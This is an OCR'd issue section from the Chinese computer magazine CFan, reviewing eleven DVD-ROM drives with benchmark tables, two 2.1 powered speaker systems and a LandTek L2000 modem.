DVD绝对是最近几年光学存储媒体发展中最引人注目的明星，甚至许多人把DVD当成未来影音领域中的救世主和大容量便携存储设备的革命军，这些论点并没有什么错误，其实我们也已看到DVD一些相当的成果。与其他的设备比起来，DVD在技术上确实是有了很大的进步，不过尽管DVD技术的成熟已有很长的时间，但早期由于价格及DVD盘片的普及问题，DVD并未真正地流行起来。

DVD的整个相关产业其实非常庞大，分工也很细致，例如DVD光盘制造商、解压缩设备、DVD光驱制造商、游戏生产厂商等。在家用视听媒体领域中，还有扩音器、播放器、解码器、喇叭系统等器材的市场规模也不小，牵涉的人力资源及利润更是惊人，市场开发前景也很光明广阔。不过众所周知的DVD专利保护协议限制了DVD的正常发展，部分环节的拖累使得DVD虽然诱人，却并不是很实用。所以多数人只是采取了兴趣浓厚的观望态度，而不是立即把其纳入消费计划当中。不过DVD光驱制造商却在这两年仍然表现出了很高的生产热情，生产制造工艺和技术发展速度很快，成本控制和产量做好了，价格自然也下来了。目前市场上的DVD-ROM价格一般来说和CD-ROM价格差距小于两百元，平均价格在600元左右。价格障碍基本上已不存在，DVD-ROM的市场消费也因此火爆起来。面对市场上众多的DVD品牌，许多用户对各品牌的DVD-ROM产品的品质表现出了极大的关注，CFan评测室本期就针对这个热点选择了一些市面上常见的品牌进行测试比较，并评选出最佳编辑推荐品牌，为大家的购买作一个参考。

怎　样　测　试

在我们的测试中，对DVD-ROM的品质我们主要是看它的读盘性能。DVD-ROM的读盘性能我们注重的有工作稳定性、盘片兼容性及纠错性能等等。在我们的测试中，我们将利用NERO的CDSpeed及DVD Speed软件对一些影响DVD-ROM性能的最大转速、寻道时间、CPU资源占有率、抓音轨品质、读盘方式等相关指标进行测试，再对测试结果作出比较，评选出本次测试的最佳性能编辑推荐产品。

首先我们先来看看一些相关测试项目的说明：

最大转速：盘片在DVD-ROM中的转速一直是我们衡量DVD-ROM的一个重要指标，最大转速是DVD-ROM读取DVD光盘最外圈数据转速，目前已知的DVD-ROM转速最大为16速。我们都知道DVD-ROM的标准数据传输率为1350kB/s，这样一来，DVD-ROM达到16速的理论数据传输率为21600kB/s。但是，这个理论最大传输值是没有什么意义的，因为它已大于电脑所能传输的真正数据传输率，不过这并不代表16速转速多余，其真正作用和好处是能保证以高转速来保证实际所能达到的最大数据传输的稳定。在这项测试中，转速越高越好。

寻道时间：是指激光头机械结构从静止位置到光盘指定磁道位置的移动时间，这个寻道的时间长短代表激光头机械装置的工作效率，同时也和光驱的预读时间有很大的关系。但在这里提醒大家的是，DVD-ROM的转速和寻道时间并不影响DVD影碟的播放效果，双方没有直接的联系。这项测试中时间越短越好。

CPU资源占有率：电脑中所有的硬件工作都和微处理器有关，也就是说会利用微处理器的资源，这部分资源所占的微处理器资源的比例就是CPU资源占有率。在这项测试中，CPU资源占有率越少越好。

抓音轨品质：这里包括CD音轨抓取速度和抓取的音轨品质的测试。这里要说明的是，抓取的音轨品质和抓取速度没有太大的关系，CD音轨抓取速度只代表效率的高低。在这项测试中，抓取的音轨品质用满分10分来评价，也就是说，得分越接近10分越好。

读盘方式：光盘驱动器的读盘方式包括CAV恒定角速度方式、P-CAV局部恒定角速度方式、CLV恒定线速度方式等几种读盘方式。目前CLV恒定线速度方式已很少采用，部分光盘驱动器只在音频CD读取时采用该方法，因为音频CD的播放对转速要求不高，只需要150kB/s数据传输率就能满足要求。这项测试没有好坏标准。

注：理论上CLV恒定线速度读盘方式更能保证抓音轨的品质，因为读盘精确度较高；而CAV恒定角速度读盘方式更能保证高速音轨抓取的数据传输率。

在CDSpeed及DVD Speed测试软件中，还包括上下偏转时间、突发比率、光驱仓门退出、关闭时间等测试，但这些测试对DVD-ROM的性能影响不大，所以我们简化省略了这些项目的测试成绩。

其他方面的测试还包括：

稳定性测试：这是根据较长时间的读盘来测试的，比如用光驱虚拟软件Virtual Drive2000连续虚拟多张光盘，该软件对DVD-ROM读取原盘的要求较高，每个扇区都要扫描，所以对光驱来说是个很严格的考验。

纠错性能测试：当然是用不同程度和类型的‘坏盘’测试读盘能力了。

噪音控制：观察读盘过程中DVD-ROM的噪音大小。

发热量控制：观察DVD-ROM工作热量对性能影响的大小。

盘片兼容性：用各种类型和材料的CD-R、CD-RW、DVD等光盘来试读数据资料。

面板控制键合理性：比如使用是否方便，有没有CD播放键，是否有特殊功能控制键及外观设计等。

服务质量：购买服务。

测试：

本次测试的DVD-ROM共有十一款，最大转速以目前主流的12速及16速DVD-ROM为主。我们这次测试将两种机型放在一起，没有刻意区分两者的速度差别，毕竟对于目前的应用来说，这种差别没有什么影响。


测试盘片均用我们自制的data混合数据格式及cda音频CD格式CD-R盘片，盘片容量及数据文件的排列方式都符合测试的要求。在DVD Speed的测试中，我们选用一张正版第6区DVD影碟测试，盘片符合测试要求的3.9GB以上数据容量。每项测试我们进行三次，取其最佳性能值，若测试失败则不计单项测试成绩。

在测试评价中，我们用星级来表示评价，5颗星为最高，白色星表示1/2颗实星。

测试平台：
CPU：PⅢ 1G
主板：Iwill BD133U（815EP）
硬盘：IBM 60GXP 40G
内存：KingMax PC150 128M SDRAM
显示器：Acer79P
显卡：技嘉GeForce3
英文Windows98第二版
DVD ROM DMA开启
测试软件：NERO CDSpeed 0.83版、NERO DVD Speed 0.53版

摩西12X DVD－ROM






测试	最大转速(峰值)	寻道时间（局部）	读盘方式	CPU资源占有率
混合数据光盘	38.87X	133ms	CAV	测试失败
CD音频光盘	19.95X	110ms	P-CAV	8%
DVD光盘	11.27X	96ms	CAV	14%
DAE抓音轨测试	10分			

项目	评价
读盘稳定性	★★★★
噪音控制	★★★★
纠错性能测试	★★★★
发热量控制	★★★★
盘片兼容性	★★★★
面板控制键合理性	★★★★
包装	★★★☆
价格	599元

评价：这个品牌比较陌生，但最近也频频出现在各专业媒体上。从测试数据可以看得出来，摩西DVD-ROM基本指标都能达到不错的水准。这款DVD-ROM最大的特点是非常稳定，遗憾的是，产品没有任何附带软件赠送。另外要提一下，我们拿到的这款DVD-ROM没有锁区码，使用价值较高。

MSI 12X DVD－ROM






测试	最大转速(峰值)	寻道时间（局部）	读盘方式	CPU资源占有率
混合数据光盘	32.42X	101ms	CAV	4%
CD音频光盘	18.85X	107ms	P-CAV	12%
DVD光盘	11.17X	91ms	CAV	11%
DAE抓音轨测试	10分			

项目	评价
读盘稳定性	★★★★☆
噪音控制	★★★★☆
纠错性能测试	★★★★
发热量控制	★★★★
盘片兼容性	★★★★☆
面板控制键合理性	★★★★
包装	★★★★
价格	600元

评价：微星的光盘驱动器并不如它的主板产品那么出名，但微星在其光盘驱动器产品中还是保持了一个大厂的风范。在这款DVD-ROM的面板上，我们可以清楚地看到熟悉的“MSI”商标。在测试成绩中，其测试成绩表现非常稳定，但混合数据光盘测试时的最大转速和标称的40速有一点差距，但在测试过程中数据传输率和转速增长率都很稳定。在寻道时间方面，这款DVD-ROM很出色。

AOMEGA 14X DVD-ROM






测试	最大转速(峰值)	寻道时间（局部）	读盘方式	CPU资源占有率
混合数据光盘	40.96X	84ms	CAV	4%
CD音频光盘	19.01X	90ms	P-CAV	11%
DVD光盘	13.80X	115ms	CAV	20%
DAE抓音轨测试	10 分			

项目	评分
读盘稳定性	★★★★☆
噪音控制	★★★★
纠错性能测试	★★★★☆
发热量控制	★★★★
盘片兼容性	★★★★☆
面板控制键合理性	★★★★
包装	★★★★
价格	618 元

评价：AOMEGA（奥美嘉）这款DVD-ROM虽然标称的最大转速为14速，但其实使用的还是16速机芯。目前，很多16速机芯在实际使用中都不能达到16速的峰值，一般只在14、5速左右。可能出于这方面的考虑，AOMEGA特别“谦虚”地将自己的16速产品主动降级到了14速上。在测试中可以看到，这款DVD-ROM的机械结构非常不错，寻道时间测试成绩很好，整体工作性能稳定，另外，该DVD-ROM还随机赠送了PowerDVD软件光盘。同时，这款DVD-ROM也没有锁区码。

MIDA 12X DVD—ROM






测试	最大转速(峰值)	寻道时间（局部）	读盘方式	CPU资源占有率
混合数据光盘	39.83X	137ms	CAV	测试失败
CD音频光盘	29.66X	测试失败	CAV	测试失败
DVD光盘	10.97X	101ms	CAV	10%
DAE抓音轨测试	测试失败			

项目	评分
读盘稳定性	★★★★
噪音控制	★★★★
纠错性能测试	★★★★
发热量控制	★★★★
盘片兼容性	★★★☆
面板控制键合理性	★★★★
包装	★★★☆
价格	488 元

评价：MIDA DVD是目前市面上价格最便宜的DVD-ROM之一，我们测试的这款美达DVD-ROM读盘能力虽然不弱，但在测试项目中却发生了不少错误，具体原因还不太明了。这款DVD-ROM没有锁区。

Acer 16X DVD－ROM






测试	最大转速(峰值)	寻道时间（局部）	读盘方式	CPU资源占有率
混合数据光盘	40.36X	90ms	CAV	5%
CD音频光盘	17.88X	96ms	CAV	9%
DVD光盘	14.55X	113ms	CAV	11%
DAE抓音轨测试	10 分			

项目	评分
读盘稳定性	★★★★★
噪音控制	★★★★
纠错性能测试	★★★★☆
发热量控制	★★★★
盘片兼容性	★★★★☆
面板控制键合理性	★★★★
包装	★★★★☆
价格	699 元

评价：Acer是老牌的光盘驱动器生产厂商之一，很多品牌的光盘驱动器都是出自Acer的OEM。我们这次测试的16速DVD并不是苏州明基在去年生产的那款16速产品，而是明基最新的DVP 1640A。这款DVD采用了最新的改良先锋双焦距单镜头技术，较上一代产品完善了读盘性能和稳定性能。这款DVD-ROM的测试成绩整体上很出色，没有明显的弱点，而且还附带了一本详细的中文说明书，并随机赠送了PowerDVD播放软件光盘。

ON-DATA 12X DVD－ROM





测试	最大转速(峰值)	寻道时间（局部）	读盘方式	CPU资源占有率
混合数据光盘	37.95X	114ms	CAV	4%
CD音频光盘	19.25X	114ms	P-CAV	13%
DVD光盘	11.10X	116ms	CAV	15%
DAE抓音轨测试	10分			

项目	评分
读盘稳定性	★★★★
噪音控制	★★★★
纠错性能测试	★★★★
发热量控制	★★★★
盘片兼容性	★★★★☆
面板控制键合理性	★★★★
包装	★★★★
价格	588元

评价：昂达（ON-DATA）12速DVD-ROM和我们前面测试过的微星DVD-ROM应该属于同一厂家OEM产品，其BIOS版本信息完全一样，但两者的测试成绩略有不同，应该是不同批次的。这台DVD-ROM的机械构造灵敏度要低于微星DVD-ROM，但其使用性能同样优秀。这款DVD-ROM随机赠送了豪杰DVD播放软件。

宏盛16X DVD－ROM





测试	最大转速(峰值)	寻道时间（局部）	读盘方式	CPU资源占有率
混合数据光盘	40.81X	81ms	CAV	4%
CD音频光盘	18.99X	94ms	CAV	11%
DVD光盘	13.90X	123ms	CAV	14%
DAE抓音轨测试	10分			

项目	评分
读盘稳定性	★★★★
噪音控制	★★★★
纠错性能测试	★★★★☆
发热量控制	★★★★
盘片兼容性	★★★★☆
面板控制键合理性	★★★★
包装	★★★★
价格	722元

评价：这款DVD-ROM的起始速度影响了起始读盘阶段的数据传输率，但它的调整性能良好，依然能达到它的最大峰值，并在后阶段稳定了其传输率。在其他方面，这款DVD-ROM表现不错，纠错性能较好，不同盘片的兼容性也不错。这款DVD-ROM还附送了WinDVD播放软件，而且这款DVD没有锁区码。

台电16X DVD－ROM


测试	最大转速(峰值)	寻道时间（局部）	读盘方式	CPU资源占有率
混合数据光盘	47.70X	98ms	CAV	5%
CD音频光盘	43.99X	81ms	CAV	38%
DVD光盘	15.07X	92ms	CAV	12%
DAE抓音轨测试	10分			

项目	评分
读盘稳定性	★★★★☆
噪音控制	★★★
纠错性能测试	★★★★
发热量控制	★★★★
盘片兼容性	★★★★☆
面板控制键合理性	★★★★
包装	★★★★☆
价格	538元

评价：台电的这款DVD表现出的极为优良的速度性能，是我们这次测试的DVD-ROM中该项测试中最出色的一款。从其寻道时间成绩来看，其机械结构也相当的先进，稳定性也很出色。但这款DVD-ROM最令人遗憾的是噪音十分明显，也在本次测试中创了一个“最”的记录。另外，该DVD-ROM还随机赠送了PowerDVD软件光盘。

ÔÈ 12X DVD－ROM






测试	最大转速(峰值)	寻道时间（局部）	读盘方式	CPU资源占有率
混合数据光盘	32.24X	107ms	CAV	4%
CD音频光盘	19.67X	112ms	P-CAV	17%
DVD光盘	11.08X	139ms	CAV	14%
DAE抓音轨测试	10 分			

项目	评分
读盘稳定性	★★★★
噪音控制	★★★★
纠错性能测试	★★★★
发热量控制	★★★★
盘片兼容性	★★★★
面板控制键合理性	★★★★
包装	★★★★
价格	588 元

评价：和前面测试过的微星及ON-DATA DVD-ROM一样，出自同一家OEM厂商，测试成绩与前两者相差不大，但表现比前两者要略弱一点，整体稳定性不错。这款DVD-ROM随机赠送了豪杰DVD播放软件，并且没有锁区码。

源兴16X DVD-ROM






测试	最大转速(峰值)	寻道时间（局部）	读盘方式	CPU资源占有率
混合数据光盘	40.83X	86ms	CAV	4%
CD音频光盘	22.64X	99ms	P-CAV	13%
DVD光盘	13.80X	113ms	CAV	30%
DAE抓音轨测试	10 分			

项目	评分
读盘稳定性	★★★★☆
噪音控制	★★★★
纠错性能测试	★★★★
发热量控制	★★★★
盘片兼容性	★★★★☆
面板控制键合理性	★★★★
包装	★★★★
价格	618 元

评价：又是一款整体性能不错的DVD-ROM，但其在DVD测试中CPU资源占有率始终降不下来，比较遗憾，但其表现出的稳定及盘片兼容性给我们留下不错的印象。这款DVD-ROM随机赠送了豪杰DVD播放软件。

阿帕奇16X DVD－ROM





测试	最大转速(峰值)	寻道时间（局部）	读盘方式	CPU资源占有率
混合数据光盘	44.86X	100ms	CAV	6%
CD音频光盘	29.33X	79ms	CAV	6%
DVD光盘	12.44X	83ms	CAV	10%
DAE抓音轨测试	10 分			

项目	评分
读盘稳定性	★★★★
噪音控制	★★★★
纠错性能测试	★★★★
发热量控制	★★★★
盘片兼容性	★★★★☆
面板控制键合理性	★★★★
包装	★★★★
价格	683 元

评价：在混合数据光盘和CD音频光盘的测试中，阿帕奇的表现都不错，但在关键的DVD光盘测试当中，阿帕奇出现了少许波动状况，幸好影响不大。这款DVD－ROM随机赠送了豪杰DVD播放软件。

DVD-ROM编辑最佳选择方案

在测试中我们可以发现一个现象：几乎所有的DVD-ROM之间的测试性能差距都不大。不过不要以为因此可以随便买一款DVD-ROM来用了，因为我们的测试并没有机会接触到一些更深层次的方面，如使用寿命、售后服务的真正实现等很重要的部分，所以我们这次的DVD-ROM最佳选择方案必须建立在全面考虑的基础上。

Acer 16X DVD-ROM和台电16X DVD-ROM在本次测试中的表现最为优秀，而且其厂家的雄厚背景使其拥有很强的生产和售后服务能力，我们综合其优势后，决定将这次编辑最佳选择方案授予Acer 16X DVD-ROM和台电16X DVD-ROM。12速DVD-ROM中我们感觉摩西12X DVD-ROM表现不错，稳定性和不锁码的特点都是普通用户所看重的，值得推荐。CF

两款2.1式有源音箱测试手记

□CFan评测室 Ken

惠威M20L有源音箱

惠威M20L是一款2.1式多媒体有源音箱系统，它也是惠威最新的一款电子分频有源多媒体音箱。M20L多媒体有源音箱是由两个左右声道主音箱和一个低音炮组成的，共采用了三只惠威扬声器，左右两只主音箱所用的是惠威M3N（3寸）全频带防磁扬声器单元，超低音音箱所用的是惠威6寸长冲程大功率扬声器单元。

作为著名音箱制造厂家，惠威不但注重音箱的内在品质，也很注重音箱的外观。惠威M20L左右音箱是朝着小体积方向设计的，三只音箱的上下两块面板全部喷上了黑色钢琴漆，釉制光泽看上去亮可见人，将现代美和古典美有机的结合在了一起。在左右音箱的底板之间是一只3寸金色凹形扬声器，质感十足。整套音箱虽然体积不大，但采用了发烧级高密木制低辐射箱体，全部约重9.4kg。音箱的各结合边密封很好，不会产生因漏气带来的不良效果，可见其内部构件复杂精密程度和专业风范。采用了线控功能，更方便消费者使用，同时可以保证箱体的密封效果。

现在我们再来看看这款音箱的主要规格：超低音音箱功率为30W，信噪比为75dB，频率响应为25Hz-120Hz。左右音箱功率为15W，信噪比为90dB，频率响应为20Hz-2000Hz（0.5dB），输入灵敏度为500mv，两只左右音箱的阻抗达到了8欧姆，最大负载功率可达20W，频率响应为115Hz-22kHz。从这些指标我们可以发现，M20L对性能指标的要求是非常高的，接近专业品质的要求，这一点比市面上销售的同类音箱更为突出。

在了解这款音箱的过程中我们还发现，M20L还采用了优化的Thiele/Small参数系统专业声学设计，另外，音箱还内置高保真电子分频HI-FI功放系统，将高低音分开处理，杂音出现几率更低，对于提高音质的清澈透明程度有较大的好处。看来惠威很会利用其在专业发烧级HI-FI音箱制造技术的经验优势。



冲击波CB-45有源音箱

CB-45是冲击波公司推出的最新一款2.1式多媒体有源音箱系统，由两个左右声道主音箱和一个低音炮组成。和我们前面介绍过的惠威M20L有源音箱一样，这款音箱也采用了木制材料制成，尽可能地消除了谐振和箱声。CB-45左右两只主音箱所用的是3寸防磁扬声器单元，超低音音箱也应用了长冲程大功率扬声器单元，且功放采用前后级设计。

这款冲击波CB-45有源音箱的设计是靠着色彩搭配的变化来取得视觉美感的，浅蓝色主色调柔和文静，更使得体积较大的低音音箱有一种轻灵的感觉。由于考虑到空间的问题，这款音箱的低音音箱设计得十分紧凑。底部用四个硬重的脚钉，将低音倒相孔托起。在保证低音散布距离的同时，脚钉自身的重量可以有效地克服音箱自身的谐振。CB-45的卫星音箱体密闭性很好，可提高瞬态响应，反应迅速，使声音更加清晰明亮。

这款音箱的主要规格：卫星音箱每只输出功率为10W，峰值160W，阻抗为4欧姆；低音音箱输出功率为30W，峰值240W。系统重播的频响范围在30Hz到20kHz之间。内置功放的失真小于0.3%，三只音箱的信噪比为86dB。



测试环境说明：我们的测试力求正规，听音区域环境是在特定的房间中进行的，注意事项有音箱的正确摆放、房间面积大小（避免和消除有害的谐振波），采用绒地毯和马赛克墙壁（避免和消除声波反射），窗帘也采用多层式材料制成（理由同上）。但由于条件限制，音箱的磨合期较短，音箱性能并没有达到最佳状态。

测试方法解释：因为我们这次测试的音箱都是2.1结构的，所以主要以其音响、音乐、影片音频播放效果表现力为主。另外说明的是，在3D游戏中的音源定位与声卡的支持密切相关，所以不作为考察重点，同时音箱的HiFi效果（频响）为辅助手段。

在音箱没有外接信号输入时打开，如果背景无杂音，也没有“嗡嗡”的交流电干扰声，说明音箱表现良好。

《Audio100 Audio Tester 0.1》是短歌行（www.audio100.com）综合了“Davids Audio

> 测试平台：
> 声卡：创新SB LIVE！5.1豪华版，此声卡信噪比较高，匹配我们测试的音箱。
> 操作系统：中文Win98 SE
> 光驱：Acer 16X DVD（CD Spdif 输出）
> 测试软件：
> 《Audio100 Audio Tester 0.1》
> 《阿姐鼓》片断（LAME编码，APE格式，大小为9657K，时间2分15秒）
> 《发烧天碟》（测试碟）
> 《红河谷》（VCD）
> 《极品飞车5》

Sweep Generator ”和“ Tvpen.com ”两种高低频测试软件的优点推出的新一代多媒体音箱频率测试软件，通过有一定经验的评测人员的主观听觉，能客观地评价音箱频率的下潜和上限。

下面是测试结果：

[illegible] M20L	
频 率	测试效果说明
31.5Hz	能发出轻微的噗噗声音，能看到音圈振动，这是已接近人耳听力极限的频率
50 Hz	能有较沉的低音发出，声音略微有点发闷，并非很舒服的低音，应该是这款音箱的低频下限
63 Hz	有较低沉的声音发出，但不是很稳定
160 Hz	有很好的回放效果，低音表现厚实
300～500 Hz	声音清亮，不混浊，能恰如其分地表现人声
1000～12000 Hz	声音丰满不空洞，有一定水准
16000 Hz	明确听到，能够重放高频声音
20000 Hz	能听到，估计回放上限接近20 kHz

冲击波CB-45	
频 率	测试效果说明
40Hz	仅能发出很轻的噗噗声音，看到音圈振动，低音单元不能回放40Hz以下的频率
80Hz	能有较沉的低音发出，声音略微有点发闷，并非很完美的低音
160Hz	有很好的回放效果，低音表现厚实
300～500Hz	声音清亮，不混浊，能恰如其分地表现人声
1000～12000Hz	声音丰满不空洞，有一定水准
16000Hz	明确听到，能够重放高频声音
20000Hz	不能听到，估计回放上限为18kHz左右

从测试软件来看，惠威M20L相当不错，63Hz左右能较好地表达自己低沉的嗓音，低频不闷不浊。冲击波CB-45在80Hz也有不错的效果。在常见低音炮重放的63Hz～160Hz范围内，两款音箱表现有力，弹性较好，没有过于夸张的低频，这也是优于多数有源音箱的好处所在。在通常的范围内（200Hz以上的中高频），两款音箱都能把各频段的声音交代清楚，不拖泥带水，尤其是中低音衔接处没有明显的声音“ 陷阱 ”，说明分频点选择合适，做到这一点很不容易。惠威M20L高频段由于中高音相互独立，因此上限略高。冲击波CB-45特高频段表现力较弱，但其结果能让我们接受。

在《阿姐鼓》片断中使用了Lame编码方式的APE文件，它拥有最小的压缩比——看看2分钟的文件大小要9M就知道了，解决了MP3文件高低频损失过大的问题，号称是“ 最接近于CD音质 ”的革命式编码方式。《阿姐鼓》56秒处（CD上为1分56秒）的低音大鼓颇能测试音箱低音好坏，在“ 咚 ”的一声中，惠威M20L和冲击波CB-45都表现出了较好的下潜深度，弹性更足，说明喇叭冲程大，振动回复特性好。人声方面惠威M20L比冲击波CB-45通透性以及明亮清晰程度要略强，总体感觉两者都在可接受程度内。

《发烧天碟》中有一首老鹰乐队的现场版“ 加州旅馆 ”，能充分测试出在大音乐厅背景下的音乐回放能力，惠威M20L和冲击波CB-45表现都不错，张驰有度，细节表现清晰，失真较小，电吉他特有的滑润颤声都能表现出来，临场感和层次感都很好。《蔡琴*机遇》声音丰满，圆润柔美，听感温暖，比较自然。当然，我们的评价只是相对同类其他音箱而言，和专业范畴不是一个档次。

《红河谷》影碟测试主要看人声和音场动态，测试中两款音箱的对白交代清楚，主题曲动态很大，声音分离度较高，没有串音现象存在。片中有很多战斗场面，效果震撼，尤其是一些空阔场景的回音表现还是比较细腻的，层次丰富。在这项测试中，我们也发现这两款音箱的音量都很大，让人不能相信这么小的箱体中发出的声音有这么大，几乎和体积大它们很多的漫步者 R1800AT 差不多了。由于惠威M20L的喇叭功放功率比冲击波CB-45要高，所以在大音量的情况下音效保持略好一点。第二个是当音量开到最高时，低音炮振动仍然不是很大，这说明箱体坚实，这得益于厂家能用高密度厚板材增加低音炮的重量。

《极品飞车5》主要考察音箱在游戏中的表现。在进入隧道时和在普通隧道的回声细节都有很大不同，以及前后车体与山壁的碰撞、轮胎与地面的摩擦等，两款音箱的表现没有让我们失望，能适应大多数人普通多媒体娱乐的需要。

整个测试过程持续了一个下午，由于两款音箱的变压器都是内置，所以音箱内部的温升比较明显，惠威M20L发热量要比冲击波CB-45高。

其他方面：

惠威M20L音箱配套说明书还好，但冲击波CB-45就太简陋，才薄薄的一张纸。个人认为至少要有一本详细的说明书才好，如果能增加音响知识的介绍内容或产品广告，对初级消费者的帮助会很大。这两款音箱另一点不足就是包装略为简单，看不出什么特色。

测试评价：

我们将这两款音箱放在一起评测，并不是将两者进行一个对比，其实它们的定位和档次并不完全是在一条起跑线上的，一起评测完全是因为时间上的巧合。所以我们建议读者对我们的评测区分要有一个清楚的认识。惠威M20L音箱的价格较高，整体要求比较严，适合于对外型和品质都有要求的用户，冲击波CB-45性价比出色，更适合于讲究实用原则的用户。

惠威 M20L	
外观（做工）	★★★★★
安装（易用性）	★★★★★
音质	★★★★
功能技术	★★★★☆
价格	★★★☆
总评	★★★★

冲击波 CB-45	
外观（做工）	★★★★☆
安装（易用性）	★★★★★
音质	★★★☆
功能技术	★★★★
价格	★★★★
总评	★★★★

蓝科L2000调制解调器试用手记

□ ITdoor　孔明



图1　产品全貌

前言

“百花齐放春满园”,IT市场上的各路豪杰从来不放过每一个热点领域。近来,一直作为Maxtor硬盘和AMD CPU等许多产品在国内的代理商的建达国际蓝德电子也推出了自己的品牌LandTek(蓝科)。这次要试用的蓝科L2000调制解调器就是其中的一款产品。目前国内调制解调器市场的竞争已经十分激烈,由于传统拨号方式正在受着ISDN、ADSL和Cable Modem等众多先进的Internet接入方式的挑战,所以各个厂商都倍感压力。好在中国的市场非常大,虽然大城市中Modem的增长势头已不再像一两年前那样迅猛,但是在国内的中小城市普及上网还必须从Modem开始,所以Modem这种传统的Internet接入方式还必将会存在至少三至五年的时间。

蓝科L2000 Modem的外形非常小巧别致,灰色和蓝色相交错,颜色搭配得很不错。从外形来看,根本不像一个Modem,而更像是一个移动硬盘之类的东东,这一点也说明它便于携带。从它上面的塑料蓝色圆盖上望进去,里面的电路板若隐若现,而且Modem的三个指示灯也都在里面。总之它的整体感觉让人眼前一亮。

它在接口方面有个独特的地方,就是虽然计算机端的串行电缆还采用9针和25针两种形式的,而连接Modem的一端已经采用了类似鼠标和键盘一样的小口方式连接,这样可以有效节约接口部分的面积。这款Modem依然采用外接式的稳压电源,此外还依然有Line和Phone两个标准的接口。虽说产品小巧,但其接口与功能并不少。

随Modem还带有说明书、保修卡、驱动软件光盘与SuperVoice中文版的注册卡各一份,光盘内带有IE5、金山词霸、蚂蚁、ACDSee、Oicq、联众游戏等很多常用共享软件与免费软件,为大家上网冲浪带来了很大的方便。

蓝科L2000是一个传统的支持V.90标准的Modem。笔者打开了Modem内部,看到它采用的是一个TOPIC公司出品的芯片,而不是大多数Modem采用的Rockwell或TI的芯片。在Modem的电路板上,还可以清晰地看到可刷新的BIOS与蜂鸣器等部件。



图2

产品测试

在实际的拨号测试中,笔者在晚上22:00-23:30的时段上连接北京163和263两个ISP,对每个ISP连接做3次拨号测试。163的连接速度在46667和48000之间;263的连接速度在45000和46667之间。考虑到时间段的问题,虽然连接速度不是很高,但是连接质量很好,在163一个小时的持续连接中没有出现意外的断线情况,而且在多次的拨号中拨号成功率也很高,几乎都是一次性拨号成功,这一点笔者认为非常难得,尤其是在晚间上网的黄金时段里。




图3

我们随后又采用NetAnts和FlashGet两款下载软件进行了下载测试。笔者连接北京电信最快的一个网站,从上面下载2MB多的一个文件,NetAnts用了3个线程,平均下载速度在6.2kB/s左右。而采用FlashGet下载时,用了10个线程,平均下载速度为6.4kB/s,都超出了笔者所设的6kB/s的满载显示高度,可见下载速度的确很稳定,而且也很高。CF

CFan结论

优势:虽然这是一款新产品,但是它的表现可圈可点,尤其在连接时的抢线能力和连接的稳定性方面,都表现得非常出色。同时蓝科L2000调制解调器低廉的价格:350元人民币,无疑使它更具有市场竞争力。如果您对价格方面比较关注,要求性能够用即可,这款产品应是不错的选择。

弱势:产品没有与众不同的特点,品牌影响力不大。

E-mail: test@cfan.com.cn

九州风神AE-P404散热器评测

□北京　庞彬



